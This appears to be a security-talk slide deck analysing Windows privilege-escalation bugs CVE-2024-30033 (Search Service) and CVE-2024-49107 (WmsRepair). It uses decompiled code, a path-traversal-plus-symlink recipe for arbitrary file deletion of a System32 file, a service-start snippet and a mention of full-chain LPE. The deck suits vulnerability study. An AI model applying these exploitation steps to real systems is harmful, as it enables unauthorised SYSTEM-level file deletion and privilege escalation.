The SearchIndexer.exe has the following call flow:



# CVE-2024-30033: Windows Search Service EoP

## CConnectionTable::Load Function

```
bool __fastcall CConnectionTable::Load(CConnectionTable *this, const unsigned __int16 *a2)
{
    ...
    CSavedFileHandle::CSavedFileHandle((CSavedFileHandle *)v12, L"TextHarvester.dat");
    v3 = CSavedFileHandle::OpenFile((CSavedFileHandle *)v12, *(wchar_t **)&String[v13[0]], 1u, 3u); //
[1]
    ...
    v3 = CUserId::Load(v5, (struct CSavedStateReader *)v12, v7); // [2]
    ...
}
```

CCommunicationManager::Initialize

CConnectionTable::Load

CUserId::Load

1. Open **TextHarvester.dat** file via **CSavedFileHandle::CSaveFileHandle**, **CSavedFileHandle::OpenFile** function
2. Load data from the file via **CUserId::Load** function



# CVE-2024-30033


## CUserId::Load

1. The **CUserId::Load** function reads data from the TextHarvester.dat file in [1] to [11].
2. Specifically, it reads the SID and **UsernamePath** at [2] and [3].
3. The **UsernamePath** is later used to construct the full path for file deletion.
4. If the data format is valid, **CUserId::Load** returns successfully.
5. This in turn leads to a successful return from the **CConnectionTable::Load** function.
6. Control then flows back to **CCommunicationManager::Initialize**.
7. Finally, the **CConnectionWaitList::Load** function is called.

```
char __fastcall CUserId::Load(CUserId *this, struct CSavedStateReader *a2, bool a3)
{
    if ( !CSavedStateReader::Read(a2, v18, 4u) || v18[0] != 0xC8 && v18[0] != 100 ) // [1] Header 4byte
        return 0;
    ...
    LPWSTR = CSecurityID::Load(v5, a2); // [2] SID String
    if ( !LPWSTR )
        return LPWSTR;
    if ( !CSavedStateReader::ReadLPWSTR(a2, (unsigned __int16 **)this + 4) ) // [3] UsernamePath String
        return 0;
    v7 = *((_QWORD *)this + 4);
    if ( !v7 )
        return 0;
    v8 = -1i64;
    do
        ++v8;
    while ( *(_WORD *)(v7 + 2 * v8) );
    *((_QWORD *)this + 3) = v8;
    LPWSTR = CSavedStateReader::ReadLPWSTR(a2, (unsigned __int16 **)this + 5); // [4] temp String
    if ( LPWSTR )
    {
        v9 = 1;
        LPWSTR = CSavedStateReader::Read(a2, (char *)this + 5, 1u); // [5] temp 1byte
        if ( LPWSTR )
        {
            LPWSTR = CSavedStateReader::Read(a2, (char *)this + 4, 1u); // [6] temp 1byte
            if ( LPWSTR )
            {
                v10 = v18[0];
                LPWSTR = CIdCache<CEmailDate>::Load((char *)this + 48, a2); // [7] temp String
                if ( LPWSTR )
                {
                    v11 = COtherItemIdCache::Load((CUserId *)((char *)this + 72), a2); // [8] temp String
                    LPWSTR = v11;
                    if ( v10 == 200 && v11 )
                        LPWSTR = CIdCache<CDocumentEntry>::Load((char *)this + 104, a2); // [9] temp 4byte
                }
                if ( LPWSTR )
                {
                    LPWSTR = CSentItemFolderList::Load((CUserId *)((char *)this + 128), a2); // [10] temp
20byte(if null)
                    if ( LPWSTR )
                    {
                        LPWSTR = CSavedStateReader::Read(a2, this, 4u); // [11] temp 4byte
                        ...
                    }
                }
            }
        }
    }
```

# CVE-2024-30033: Windows Search Service EoP

The SearchIndexer.exe has the following call flow:



# CVE-2024-30033

## CConnectionWaitList::Load

1. The `CConnectionWaitList::Load` function contains a file deletion routine.
2. At [12], it calls the `CUserProfilePathBuilder::SetUser` function.
3. Next, at [13], it calls `CUserProfilePathBuilder::FileExists` to check if the file exists.
4. After the check, the final path is made at [14].
5. Finally, the file is deleted at [15].

```
bool __fastcall CConnectionWaitList::Load(
    CConnectionWaitList *this,
    const unsigned __int16 *a2,
    struct CConnectionTable *a3)
{
    ...
    StringCchCopyW(v8, v7, wszProjectPath);
    CUserProfilePathBuilder::CUserProfilePathBuilder(
        (CUserProfilePathBuilder *)v14,
        *((const unsigned __int16 **)this + 17));
    v9 = *(__QWORD *)a3 + 1;
    v10 = (unsigned __int16 *)Block;
    do
    {
        if ( !v9 )
            break;
        v11 = CUserProfilePathBuilder::SetUser(
            (CUserProfilePathBuilder *)v14,
            *((const unsigned __int16 **)v9 + 16) + 32i64); // [12]
        v10 = (unsigned __int16 *)Block;
        v6 = v11;
        if ( v11 && CUserProfilePathBuilder::FileExists((CUserProfilePathBuilder *)v14, v12) ) //
[13] {
            StringCchCopyW(pszPath, 0x104ui64, v10);
            if ( PathAppendW(pszPath, L"WaitList.dat") ) // [14]
                DeleteFileW(pszPath); // [15] Exploit Point
        }
        ...
    }
```

# CVE-2024-30033

## CConnectionWaitList::Load

1. The **CConnectionWaitList::Load** function contains a file deletion routine.
2. At [12], it calls the **CUserProfilePathBuilder::SetUser** function.
3. Next, at [13], it calls **CUserProfilePathBuilder::FileExists** to check if the file exists.
4. After the check, the final path is made at [14].
5. Finally, the file is deleted at [15].

```
bool __fastcall CConnectionWaitList::Load(
    CConnectionWaitList *this,
    const unsigned __int16 *a2,
    struct CConnectionTable *a3)
{
    ...
    StringCchCopyW(v8, v7, wszProjectPath);
    CUserProfilePathBuilder::CUserProfilePathBuilder(
        (CUserProfilePathBuilder *)v14,
        *((const unsigned __int16 **)this + 17));
    v9 = *((_QWORD *)a3 + 1);
    v10 = (unsigned __int16 *)Block;
    do
    {
        if ( !v9 )
            break;
        v11 = CUserProfilePathBuilder::SetUser(
            (CUserProfilePathBuilder *)v14,
            *((const unsigned __int16 **)v9 + 16) + 32i64); // [12]
        v10 = (unsigned __int16 *)Block;
        v6 = v11;
        if ( v11 && CUserProfilePathBuilder::FileExists((CUserProfilePathBuilder *)v14, v12) ) //
[13] {
            StringCchCopyW(pszPath, 0x104ui64, v10);
            if ( PathAppendW(pszPath, L"WaitList.dat") ) // [14]
                DeleteFileW(pszPath); // [15] Exploit Point
        }
        ...
    }
```

How to make a path?

## CUserProfilePathBuilder::SetUser function

```
bool __fastcall CUserProfilePathBuilder::SetUser(CUserProfilePathBuilder *this, const unsigned __int16 *a2)
{
    unsigned __int16 *v2;

    v2 = (unsigned __int16 *)*((_QWORD *)this + 1);
    if ( v2 || (v2 = (unsigned __int16 *)operator new[](0x208ui64), (*((_QWORD *)this + 1) = v2) != 0i64) )
    )
        LOBYTE(v2) = StringCchPrintfW(
            v2,
            0x104ui64,
            L"%s\\%s\\%s\\Microsoft\\InputPersonalization\\TextHarvester",
            *(_QWORD *)this,
            a2,
            &CUserProfilePathBuilder::s_wszLocalAppDataRelativePath) == 0; // [16]
    return (char)v2;
}
```

1. The `CUserProfilePathBuilder::SetUser` function (called at [12]) uses an argument, `a2`, at [16].
2. This argument is the `UsernamePath`, read directly from the `TextHarvester.dat` file.
3. Importantly, the raw string for this `UsernamePath` is used exactly as it is in the file.

## CUserProfilePathBuilder::SetUser function

```
bool __fastcall CUserProfilePathBuilder::SetUser(CUserProfilePathBuilder *this, const unsigned __int16 *a2)
{
    unsigned __int16 *v2;

    v2 = (unsigned __int16 *)*((_QWORD *)this + 1);
    if ( v2 || (v2 = (unsigned __int16 *)operator new[](0x208ui64), ((*(_QWORD *)this + 1) = v2) != 0i64) )
    )
        LOBYTE(v2) = StringCchPrintfW(
            v2,
            0x104ui64,
            L"%s\\%s\\%s\\Microsoft\\InputPersonalization\\TextHarvester",
            *(_QWORD *)this,
            a2,
            &CUserProfilePathBuilder::s_wszLocalAppDataRelativePath) == 0; // [16]
    return (char)v2;
}
```

1. The `CUserProfilePathBuilder::SetUser` function (called at [12]) uses an argument, `a2`, at [16].
2. This argument is the `UsernamePath`, read directly from the `TextHarvester.dat` file.
3. Importantly, the raw string for this `UsernamePath` is used exactly as it is in the file.

It means We can occur **Path Traversal** via **UsernamePath**

# CVE-2024-30033

## CConnectionWaitList::Load

1. The `CConnectionWaitList::Load` function contains a file deletion routine.
2. At [12], it calls the `CUserProfilePathBuilder::SetUser` function.
3. Next, at [13], it calls `CUserProfilePathBuilder::FileExists` to check if the file exists.
4. After the check, the final path is made at [14].
5. Finally, the file is deleted at [15].

```
bool __fastcall CConnectionWaitList::Load(
    CConnectionWaitList *this,
    const unsigned __int16 *a2,
    struct CConnectionTable *a3)
{
    ...
    StringCchCopyW(v8, v7, wszProjectPath);
    CUserProfilePathBuilder::CUserProfilePathBuilder(
        (CUserProfilePathBuilder *)v14,
        *((const unsigned __int16 **)this + 17));
    v9 = *(__QWORD *)a3 + 1;
    v10 = (unsigned __int16 *)Block;
    do
    {
        if ( !v9 )
            break;
        v11 = CUserProfilePathBuilder::SetUser(
            (CUserProfilePathBuilder *)v14,
            *((const unsigned __int16 **)a3 + 1)); // [12]
        v10 = (unsigned __int16 *)Block;
        v6 = v11;
        if ( v11 && CUserProfilePathBuilder::FileExists((CUserProfilePathBuilder *)v14, v12) ) //
        [13] {
            StringCchCopyW(pszPath, 0x104ui64, v10);
            if ( PathAppendW(pszPath, L"WaitList.dat") ) // [14]
                DeleteFileW(pszPath); // [15] Exploit Point
        }
        ...
    }
```

Finally, Deleted Full Path is like this:

`C:\Users\{UsernamePath}\AppData\Local\Microsoft\InputPersonalization\TextHarvester\WaitList.dat`

# CVE-2024-30033

Setup: Set UsernamePath to `heegong\TempData`

Link: Create a pseudo-symlink between

`C:\Users\heegong\TempData\AppData\Local\Microsoft\InputPersonalization\TextHarvester\WaitList.dat` to  
`C:\Windows\System32\license.rtf`

Result: The service going to delete `license.rtf`



Search Service

Delete



WaitList.dat



license.rtf



# CVE-2024-30033

Setup: Set UsernamePath to `heegong\TempData`

Link: Create a pseudo-symlink between

`C:\Users\heegong\TempData\AppData\Local\Microsoft\InputPersonalization\TextHarvester\WaitList.dat` to  
`C:\Windows\System32\license.rtf`

Result: The service going to delete `license.rtf`



Search Service

Delete



WaitList.dat



license.rtf  
(Deleted)

# CVE-2024-30033

Setup: Set UsernamePath to `heegong\TempData`

Link: Create a pseudo-symlink between

`C:\Users\heegong\TempData\AppData\Local\Microsoft\InputPersonalization\TextHarvester\WaitList.dat` to  
`C:\Windows\System32\license.rtf`

Result: The service going to delete `license.rtf`



Search Service

Delete



WaitList.dat



license.rtf  
(Deleted)

**Arbitrary File Deletion via Link Following**

# Exploit

File

 Microsoft Windows Search Indexer  
Microsoft Corporation  
Version: 7.0.26100.1882 (WinBuild.160101.0800)

Image file name (Win32):  



Image file name:  



Process

Command line:  



Current directory:

Started:

Parent console:

Parent process:  



Mitigation policies:  

Details

Protection: None

Policy

Permissions

Terminate

This vulnerability is triggered when the Search Service is started, we need to be able to restart that service.

# Exploit

```
#include <windows.h>
#include <searchapi.h>
#include <iostream>

int main() {
    HRESULT hr = CoInitializeEx(NULL, COINIT_MULTITHREADED | COINIT_DISABLE_OLE1DDE);

    ISearchManager *pSearchManager;
    hr = CoCreateInstance(__uuidof(CSearchManager), NULL, CLSCTX_LOCAL_SERVER,
IID_PPV_ARGS(&pSearchManager));

    CoUninitialize();
}
```

We can start the service when service isn't running

How can we **terminate** the service??

# Exploit

- How to Get Gull-Chain Exploitation to LPE? 😊😊


WerSvc  
Arbitrary Process  
Termination

+

CVE-2024-30033



# Full-Chain Exploitation Demo for CVE-2024-30033



# CVE-2024-49107

## WmsRepair Service Elevation of Privilege Vulnerability

### WmsRepair Service Elevation of Privilege Vulnerability

CVE-2024-49107

Security Vulnerability

**Released: Dec 10, 2024**

Assigning CNA: Microsoft

CVE.org link: [CVE-2024-49107](#)

Impact: Elevation of Privilege    Max Severity: Important

Weakness:

1. [CWE-59: Improper Link Resolution Before File Access](#) ("Link Following")
2. [CWE-284: Improper Access Control](#)

CVSS Source: Microsoft


Vector String: CVSS:3.1/AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C

Metrics: CVSS:3.1 7.3 / 6.4 ⓘ

# What is WmsRepair Service

WmsRepair Service: Automatically fix common **MultiPoint Services** problems on your computer.


- **MultiPoint Services** role in Windows Server 2016 allows multiple users, each with their own independent and familiar Windows experience, to simultaneously share one computer. There are several ways users can access their sessions.



It's a "Feature on Demand" Service



# Diving into WmsRepair Service



- **WmsRepair Service**
- WmsSelfHealingSvc.exe
- Load **C:\Program Files\Windows MultiPoint Server\WmsConfigTasks.dll**
- **SYSTEM Priv**

# Diving into WmsRepair Service

- Have a deep look about WmsSelfHealingSvc.exe

## Start WmsRepair

```
WmsSelfHealingSvc!  
CWmsSelfHealingSvc::StartUp
```

# Diving into WmsRepair Service

- Have a deep look about WmsSelfHealingSvc.exe

**Start WmsRepair**

WmsSelfHealingSvc!  
CWmsSelfHealingSvc::StartUp



WmsSelfHealingSvc!CWmsSelfHe  
alingSvc::RunSelfHealing

# Diving into WmsRepair Service

- Have a deep look about WmsSelfHealingSvc.exe

## Start WmsRepair

WmsSelfHealingSvc!  
CWmsSelfHealingSvc::StartUp




WmsSelfHealingSvc!CWmsSelfHe  
alingSvc::RunSelfHealing



```
v15 = CoCreateInstance(&CLSID_WmsConfig, 0LL, 1u, &GUID_ba39869c_0ad9_4112_95b2_944730e430a9, &ppv);
v12 = v15;
if ( v15 >= 0 )
{
    v12 = (*(__int64 (__fastcall **)(LPVOID, _QWORD, VARIANTARG *, char *)))(*_QWORD *)ppv + 24LL)((
        ppv,
        a2,
        &pvarg,
        EventW);
    if ( v12 < 0 )
        goto LABEL_28;
```

# Diving into WmsRepair Service

- Have a deep look about WmsSelfHealingSvc.exe



```

v15 = CoCreateInstance(&CLSID_WmsConfig, 0LL, 1u, &GUID_ba39869c_0ad9_4112_95b2_944730e430a9, &ppv);
v12 = v15;
if ( v15 >= 0 )
{
    v12 = (*(__int64 (__fastcall **)(LPVOID, _QWORD, VARIANTARG *, char *)))(*_QWORD *)ppv + 24LL)((
        ppv,
        a2,
        &pvarg,
        EventW);
    if ( v12 < 0 )
        goto LABEL_28;
}
  
```

# Diving into WmsRepair Service

## CCleanupDumpsFolder::Execute

```
__int64 __fastcall CCleanupDumpsFolder::Execute(__int64 thisPtr)
{
    void* logsPath = nullptr;
    DWORD maxDumpCount = 1;
    DWORD size = sizeof(maxDumpCount);

    // [1]: Get logs folder path
    if (GetLogsFolderPath(thisPtr, &logsPath) < 0)
        goto cleanup;

    // [2]: Read MaxDumpCount from registry
    LSTATUS regStatus = RegGetValueW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows MultiPoint Server\\ConfigTasks",
        L"MaxDumpCount",
        RRF_RT_REG_DWORD,
        nullptr,
        &maxDumpCount,
        &size);
    if (regStatus != ERROR_SUCCESS && regStatus != ERROR_FILE_NOT_FOUND)
        goto cleanup;
    // [3]: Generate dump file list
    if (CCleanupDumpsFolder::CreateDumpFilesList((CCleanupDumpsFolder*)
        (thisPtr - 24), (const unsigned __int16*)logsPath) >= 0)
    {
        auto fileCount = *(_QWORD*)(thisPtr + 16);
        if (fileCount > maxDumpCount)
        {
            // [4]: Remove excessive dump files
            CCleanupDumpsFolder::RemoveDumpFiles((CCleanupDumpsFolder*)
                (thisPtr - 24), fileCount - maxDumpCount);
        }
    }

cleanup:
    operator delete(logsPath);
    return 0;
}
```

[1]. Get logs folder path

[2]. Read MaxDumpCount from registry (No value in default), so MaxDumpCount = 1 (Important)

[3]. Generate dump file list

[4]. Remove excessive dump file (The third arg: fileCount - maxDumpCount)

# Diving into WmsRepair Service

## CCleanupDumpsFolder::CreateDumpFilesList

```

if (ExpandEnvironmentStringsW(a2, Dst, 0x104u) - 1 <= 0x103) {
    // [1] C:\ProgramData\Microsoft\Windows\MultiPoint Server\Dump
    HRESULT hr = PathCchCombineEx(FileName, v5, Dst, L"*.dmp", v26);
    if (FAILED(hr))
        return hr;
    HANDLE hFind = FindFirstFileW(FileName, &FindFileData);
    DWORD err = GetLastError();
    if (err == ERROR_FILE_NOT_FOUND) {
        return S_OK; // no dump file
    }

    if (hFind == INVALID_HANDLE_VALUE) {
        return HRESULT_FROM_WIN32(err);
    }

    do {
        if ((FindFileData.dwFileAttributes & 0x28450) == 0) {
            // [2] process regular files.
            // Skipping directories, reparse points, archive files, and other special file types
            hr = PathCchCombineEx(v31, v10, Dst, FindFileData.cFileName, v27);
            if (FAILED(hr)) {
                FindClose(hFind);
                return hr;
            }

            void* pEntry = operator new(0x218uLL); // Allocate 0x218 bytes for a file node structure
            // [3] Copy the full dump file path (stored in v31) into the structure
            ...
        }
    } while (FindNextFileW(hFind, &FindFileData));

    FindClose(hFind);
}

```

[1]. Search files  
 "\*.dmp" in directory

[2]. Ensures the entry  
 is a regular file, not a  
 directory or symbolic  
 link (**security check!!**).

[3]. Record the all files  
 path in node structure  
 if the files match

# Diving into WmsRepair Service

## CCleanupDumpsFolder::RemoveDumpFiles

```
__int64 __fastcall CCleanupDumpsFolder::RemoveDumpFiles(CCleanupDumpsFolder *this, unsigned __int64 maxCount)
{
    unsigned __int64 index = 0;
    const WCHAR **fileList = (const WCHAR **)((char *)this + 48);
    const WCHAR *entry = *fileList;

    while (entry != (const WCHAR *)fileList && index < maxCount)
    {
        // [1] Validate the file node pointer
        if (!entry)
            break;

        // [2] Delete the dump file
        DeleteFileW(entry + 8);

        // [3] Move to the next entry in the list
        entry = *(const WCHAR **)entry;
        ++index;
    }

    return 0;
}
```

Note that the index should  
less than maxCount

[1]. Get fileList node  
from  
CreateDumpFilesList

[2]. Just Delete the  
file using `DeleteFileW`

[3]. Move to next entry  
and do the same  
deletion



# Diving into WmsRepair Service

Permission of Directory C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps

```
C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps
BUILTIN\Administrators:(OI)(CI)F
NT AUTHORITY\SYSTEM:(OI)(CI)F
Everyone:(OI)(CI)(SPECIAL_ACCESS)
    READ_CONTROL
    SYNCHRONIZE
    FILE_GENERIC_WRITE
    FILE_WRITE_DATA
    FILE_APPEND_DATA
    FILE_WRITE_EA
    FILE_WRITE_ATTRIBUTES
```


We can't Read,  
But who cares,  
Everyone can Write



```
C:\Crispr> cd "C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\"
Access is denied.
C:\Crispr> echo 1 > "C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.txt"
Success.
```

# Diving into WmsRepair Service

## Monitoring In Procmon (No dmp file)



Event Properties

Image: WmsRepairService, Microsoft Corporation

Name: WmsSelfHealingSvc.exe

Version: 10.0.27881.1000 (WinBuild.160101.0800)


Path: C:\Program Files\Windows MultiPoint Server\WmsSelfHealingSvc.exe

